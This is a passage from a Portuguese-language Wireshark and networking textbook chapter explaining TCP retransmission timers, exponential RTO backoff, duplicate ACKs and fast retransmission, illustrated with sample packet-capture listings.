
A capacidade de um host de retransmitir pacotes é um dos recursos mais básicos de recuperação de erros do TCP. Ela foi concebida para combater a perda de pacotes.

Há muitas causas possíveis para a perda de pacotes, incluindo aplicações com mau funcionamento, roteadores sujeitos a carga pesada de tráfego ou interrupções temporárias de serviços. Tudo acontece rapidamente no nível de pacotes e frequentemente a perda de pacotes é temporária, portanto é fundamental que o TCP seja capaz de detectar e se recuperar dessa perda.

O principal mecanismo para determinar se a retransmissão de um pacote é necessária é o timer de retransmissão. Esse timer é responsável pela manutenção de um valor chamado RTO (retransmission timeout, ou timeout de retransmissão). Sempre que um pacote é transmitido via TCP, o timer de retransmissão é iniciado. Esse timer para quando um ACK do pacote é recebido. O tempo entre a transmissão do pacote e a recepção do pacote ACK se chama RTT (round-trip time, ou tempo de ida e volta). A média de vários desses tempos é calculada e então usada para determinar o valor final de RTO.

Até um valor de RTO ser determinado, o sistema operacional que faz a transmissão depende do parâmetro default de RTT configurado, que é usado na comunicação inicial entre os hosts. Esse valor é então ajustado com base no RTT dos pacotes recebidos a fim de determinar o valor de RTO.

Depois que o valor de RTO é determinado, o timer de retransmissão será usado em todos os pacotes transmitidos para determinar se houve perda de pacotes. A Figura 11.1 ilustra o processo de retransmissão TCP.



*Figura 11.1 – Visão conceitual do processo de retransmissão TCP.*

Quando um pacote é enviado, porém o receptor não envia um pacote TCP ACK de volta, o host transmissor supõe que o pacote original foi perdido e o retransmite. Quando a retransmissão é enviada, o valor de RTO é dobrado; se nenhum pacote ACK for recebido até esse valor expirar, outra retransmissão ocorrerá. Se essa retransmissão também não receber uma resposta ACK, o valor de RTO será dobrado novamente. Esse processo continuará, com o valor de RTO sendo dobrado a cada retransmissão, até que um pacote ACK seja recebido ou a origem alcance o número máximo de tentativas de retransmissão configurado para enviar. Mais detalhes sobre esse processo estão descritos na RFC6298.

O número máximo de tentativas de retransmissão depende do valor configurado no sistema operacional do host transmissor. Por padrão, hosts Windows fazem um máximo de cinco tentativas de retransmissão. A maioria dos hosts Linux tem um máximo de 15 tentativas como default. Essa opção é configurável em ambos os sistemas operacionais.

Para ver um exemplo de retransmissão TCP, abra o arquivo `tcp_retransmissions.pcapng`, que contém seis pacotes. A Figura 11.2 mostra o primeiro pacote.

```

> Frame 1: 706 bytes on wire (5648 bits), 706 bytes captured (5648 bits)
> Ethernet II, Src: Runtop_e1:5a:80 (00:20:78:e1:5a:80), Dst: NetworkG_10:22:1b (00:00:65:10:22:1b)
> Internet Protocol Version 4, Src: 10.3.30.1, Dst: 10.3.71.7 ①
< Transmission Control Protocol, Src Port: 1048 (1048), Dst Port: 1043 (1043), Seq: 1, Ack: 1, Len: 648
  Source Port: 1048
  Destination Port: 1043
  [Stream index: 0]
  [TCP Segment Len: 648]
  Sequence number: 1      (relative sequence number)
  [Next sequence number: 649      (relative sequence number)]
  Acknowledgment number: 1      (relative ack number)
  Header Length: 20 bytes
  > Flags: 0x018 (PSH, ACK) ②
    Window size value: 8760
    [Calculated window size: 8760]
    [Window size scaling factor: -1 (unknown)]
  > Checksum: 0x9b5f [validation disabled]
  Urgent pointer: 0
  > [SEQ/ACK analysis]
< Data (648 bytes) ③
  Data: 703ece4b27b1db9282dea4181d0d86f0735041b579cd2edd...
  [Length: 648]

No.: 1 · Timer: 0.000000 · Source: 10.3.30.1 · Destination: 10.3.71.7 · Protocol: TCP..43 [PSH, ACK] Seq=1 Ack=1 Win=8760 Len=648 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]

```

*Figura 11.2 – Um pacote TCP simples contendo dados.*

Esse pacote é um pacote TCP PSH/ACK v contendo 648 bytes de dados w enviados de 10.3.30.1 para 10.3.71.7 u. É um pacote de dados típico.

Em circunstâncias normais, esperaríamos ver um pacote TCP ACK em resposta, logo depois do primeiro pacote ter sido enviado. Nesse caso, porém, o próximo pacote é uma retransmissão. Podemos dizer isso observando o pacote no painel Packet List (Lista de pacotes). A coluna Info claramente informará [TCP Retransmission], e o pacote aparecerá com texto em vermelho sobre fundo preto. A Figura 11.3 mostra exemplos de retransmissões listadas no painel Packet List.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.3.30.1	10.3.71.7	TCP	706	1048 + 1043 [PSH, ACK] Seq=1 Ack=1 Win=8760 Len=648 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
2	0.206000	10.3.30.1	10.3.71.7	TCP	706	[TCP Retransmission] 1048 + 1043 [PSH, ACK] Seq=1 Ack=1 Win=8760 Len=648 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
3	0.600000	10.3.30.1	10.3.71.7	TCP	706	[TCP Retransmission] 1048 + 1043 [PSH, ACK] Seq=1 Ack=1 Win=8760 Len=648 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
4	1.200000	10.3.30.1	10.3.71.7	TCP	706	[TCP Retransmission] 1048 + 1043 [PSH, ACK] Seq=1 Ack=1 Win=8760 Len=648 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
5	2.400000	10.3.30.1	10.3.71.7	TCP	706	[TCP Retransmission] 1048 + 1043 [PSH, ACK] Seq=1 Ack=1 Win=8760 Len=648 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
6	4.805000	10.3.30.1	10.3.71.7	TCP	706	[TCP Retransmission] 1048 + 1043 [PSH, ACK] Seq=1 Ack=1 Win=8760 Len=648 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]

*Figura 11.3 – Retransmissões no painel Packet List (Lista de pacotes).*

Também podemos determinar se um pacote é uma retransmissão analisando-o no painel Packet Details (Detalhes do pacote), como mostra a Figura 11.4.




Figura 11.4 – Um pacote individual de retransmissão.

No painel Packet Details, observe que o pacote de retransmissão tem algumas informações adicionais incluídas sob o cabeçalho análise de SEQ/ACK (SEQ/ACK analysis) u. Essas informações úteis são fornecidas pelo Wireshark e não estão contidas no pacote propriamente dito. A análise de SEQ/ACK nos informa que essa é, realmente, uma retransmissão v, que o valor de RTO é 0,206 segundo w e que o RTO é baseado no tempo de diferença em relação ao pacote 1 x.

Observe que esse pacote é igual ao pacote original (exceto pelos campos de identificação de IP e Checksum). Para conferir, compare o painel Packet Bytes (Bytes do pacote) desse pacote retransmitido com o pacote original.

A análise dos pacotes restantes deve produzir resultados semelhantes, com as únicas diferenças entre os pacotes encontradas nos campos identificação de IP e Checksum e no valor de RTO. Para visualizar o tempo decorrido entre cada pacote, dê uma olhada na coluna Time (Tempo) no painel Packet List (Lista de pacotes), como mostra a Figura 11.5. Nesse caso, vemos um crescimento exponencial no tempo à medida que o valor de RTO é dobrado após cada retransmissão.

O recurso de retransmissão TCP é usado pelo dispositivo transmissor a fim de detectar e se recuperar da perda de pacotes. A seguir, analisaremos as confirmações duplicadas de TCP: um recurso que o receptor de dados utiliza para detectar e se recuperar da perda de pacotes.

No.	Time
1	0.000000
2	0.206000
3	0.600000
4	1.200000
5	2.400000
6	4.805000

Figura 11.5 – A coluna Time mostra o aumento no valor de RTO.

## Confirmações duplicadas e retransmissões rápidas de TCP

Um ACK duplicado é um pacote TCP enviado por um receptor quando este recebe pacotes que estejam fora de ordem. O TCP utiliza os campos de número de sequência e de confirmação em seu cabeçalho para garantir que os dados sejam recebidos e reconstituídos de forma confiável na mesma ordem em que foram enviados.

**NOTA** *O termo apropriado para um pacote TCP na verdade é segmento TCP, mas a maioria das pessoas se refere a ele como pacote.*


Quando uma nova conexão TCP é estabelecida, uma das informações mais importantes trocada durante o processo de handshake é o ISN (initial sequence number, ou número de sequência inicial). Depois que o ISN é definido para cada lado da conexão, cada pacote transmitido subsequentemente incrementa o número de sequência pelo tamanho de seu payload de dados.

Considere um host que tenha um ISN igual a 5000 e envie um pacote com 500 bytes para um receptor. Depois que esse pacote for recebido, o host receptor responderá com um pacote TCP ACK com um número de confirmação igual a 5500, com base na seguinte fórmula:

$$\text{Número de sequência de entrada} + \text{Bytes de dados recebidos} = \text{Número de confirmação de saída}$$

Como resultado desse cálculo, o número de confirmação devolvido ao host transmissor será o próximo número de sequência que o receptor espera receber. Um exemplo disso pode ser visto na Figura 11.6.


A detecção de perda de pacotes pelo receptor dos dados é possível com os números de sequência. À medida que monitora os números de sequência que está recebendo, o receptor poderá determinar se esses números foram recebidos fora de ordem.



*Figura 11.6 – Números de sequência e de confirmação TCP.*

Quando recebe um número de sequência inesperado, o receptor supõe que um pacote se perdeu em trânsito. Para recompor os dados de forma apropriada, o receptor deve ter o pacote que está faltando, portanto ele reenvia o pacote ACK que contém o número de sequência esperado do pacote perdido a fim de induzir uma retransmissão desse pacote pelo host transmissor.

Quando o host transmissor recebe três ACKs duplicados do receptor, ele supõe que o pacote realmente se perdeu em trânsito e envia imediatamente uma retransmissão rápida (fast retransmission). Depois que uma retransmissão rápida é disparada, todos os outros pacotes sendo transmitidos são enfileirados até que o pacote de retransmissão rápida seja enviado. A Figura 11.7 representa esse processo.



*Figura 11.7 – ACKs duplicados do receptor resultam em uma retransmissão rápida.*

Você verá um exemplo de ACKs duplicados e retransmissões rápidas no arquivo

*tcp\_dupack.pcapng*. A Figura 11.8 mostra o primeiro pacote dessa captura.




Figura 11.8 – O ACK mostrando o próximo número de sequência esperado.

Esse pacote – um TCP ACK enviado pelo receptor dos dados (172.31.136.85) para o transmissor (195.81.202.68) u – tem uma confirmação dos dados enviados no pacote anterior, que não está incluída nesse arquivo de captura.

**NOTA** Por padrão, o Wireshark utiliza números de sequência relativos para facilitar a análise desses números, mas os exemplos e as capturas de tela nas próximas seções não fazem uso desse recurso. Para desativá-lo, selecione Edit>Preferences (Editar>Preferências). Na janela Preferences (Preferências), selecione Protocols (Protocolos) e então a seção TCP. Em seguida, desmarque a caixa ao lado de Relative sequence numbers (Números de sequência relativos).

O número de confirmação nesse pacote é 1310973186 v. Ele deverá corresponder ao número de sequência do próximo pacote recebido, como vemos na Figura 11.9.

Infelizmente para nós e para o nosso receptor, o número de sequência do próximo pacote é 1310984130 u, que não é o número que estávamos esperando. Esse pacote fora de ordem indica que o pacote esperado, de algum modo, se perdeu em trânsito. O host receptor percebe que esse pacote está fora de ordem e envia um ACK duplicado no terceiro pacote dessa captura, como mostra a Figura 11.10.




Figura 11.9 – O número de sequência desse pacote não é o número esperado.

Você pode determinar que esse é um pacote ACK duplicado analisando um dos dados a seguir:

- A coluna Info no painel Packet Details (Detalhes do pacote). O pacote deve ser apresentado com texto em vermelho sobre um fundo preto.
- O painel Packet Details sob o cabeçalho análise de SEQ/ACK (Figura 11.10). Se você expandir esse cabeçalho, verá que o pacote está listado como um ACK duplicado do pacote 1 u.




Figura 11.10 – O primeiro pacote ACK duplicado.

Os próximos pacotes dão continuidade a esse processo, como vemos na Figura 11.11.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.136.85	195.81.202.68	TCP	78	38760 → 80 [ACK] Seq=704338729 Ack=1310973186 Win=382 Len=0 TSval=22247173 TSecr=1332354 ..
2	0.000190	195.81.202.68	172.31.136.85	TCP	1434	80 → 38760 [ACK] Seq=1310984130 Ack=704338729 Win=108 Len=1368 TSval=1332354 TSecr=222471..
3	0.000811	172.31.136.85	195.81.202.68	TCP	78	[TCP Dup ACK 1#1] 38760 → 80 [ACK] Seq=704338729 Ack=1310973186 Win=382 Len=0 TSval=22247..
① 4	0.000893	195.81.202.68	172.31.136.85	TCP	1434	80 → 38760 [ACK] Seq=1310985498 Ack=704338729 Win=108 Len=1368 TSval=1332354 TSecr=222471..
② 5	0.000810	172.31.136.85	195.81.202.68	TCP	78	[TCP Dup ACK 1#2] 38760 → 80 [ACK] Seq=704338729 Ack=1310973186 Win=382 Len=0 TSval=22247..
③ 6	0.000121	195.81.202.68	172.31.136.85	TCP	1434	80 → 38760 [ACK] Seq=1310986866 Ack=704338729 Win=108 Len=1368 TSval=1332354 TSecr=222471..
④ 7	0.000810	172.31.136.85	195.81.202.68	TCP	78	[TCP Dup ACK 1#3] 38760 → 80 [ACK] Seq=704338729 Ack=1310973186 Win=382 Len=0 TSval=22247..

Figura 11.11 – ACKs duplicados adicionais são gerados por causa de pacotes fora de ordem.

O quarto pacote no arquivo de captura contém outra porção de dados enviada pelo host transmissor com o número de sequência incorreto u. Como resultado, o host receptor envia seu segundo ACK duplicado v. Mais um pacote com o número de sequência incorreto é recebido pelo receptor w. Isso leva à transmissão do terceiro e último ACK duplicado x.

Assim que o host transmissor recebe o terceiro ACK duplicado do receptor, ele é forçado a interromper toda a transmissão de pacotes e reenvia o pacote perdido. A Figura 11.12 mostra a retransmissão rápida do pacote perdido.

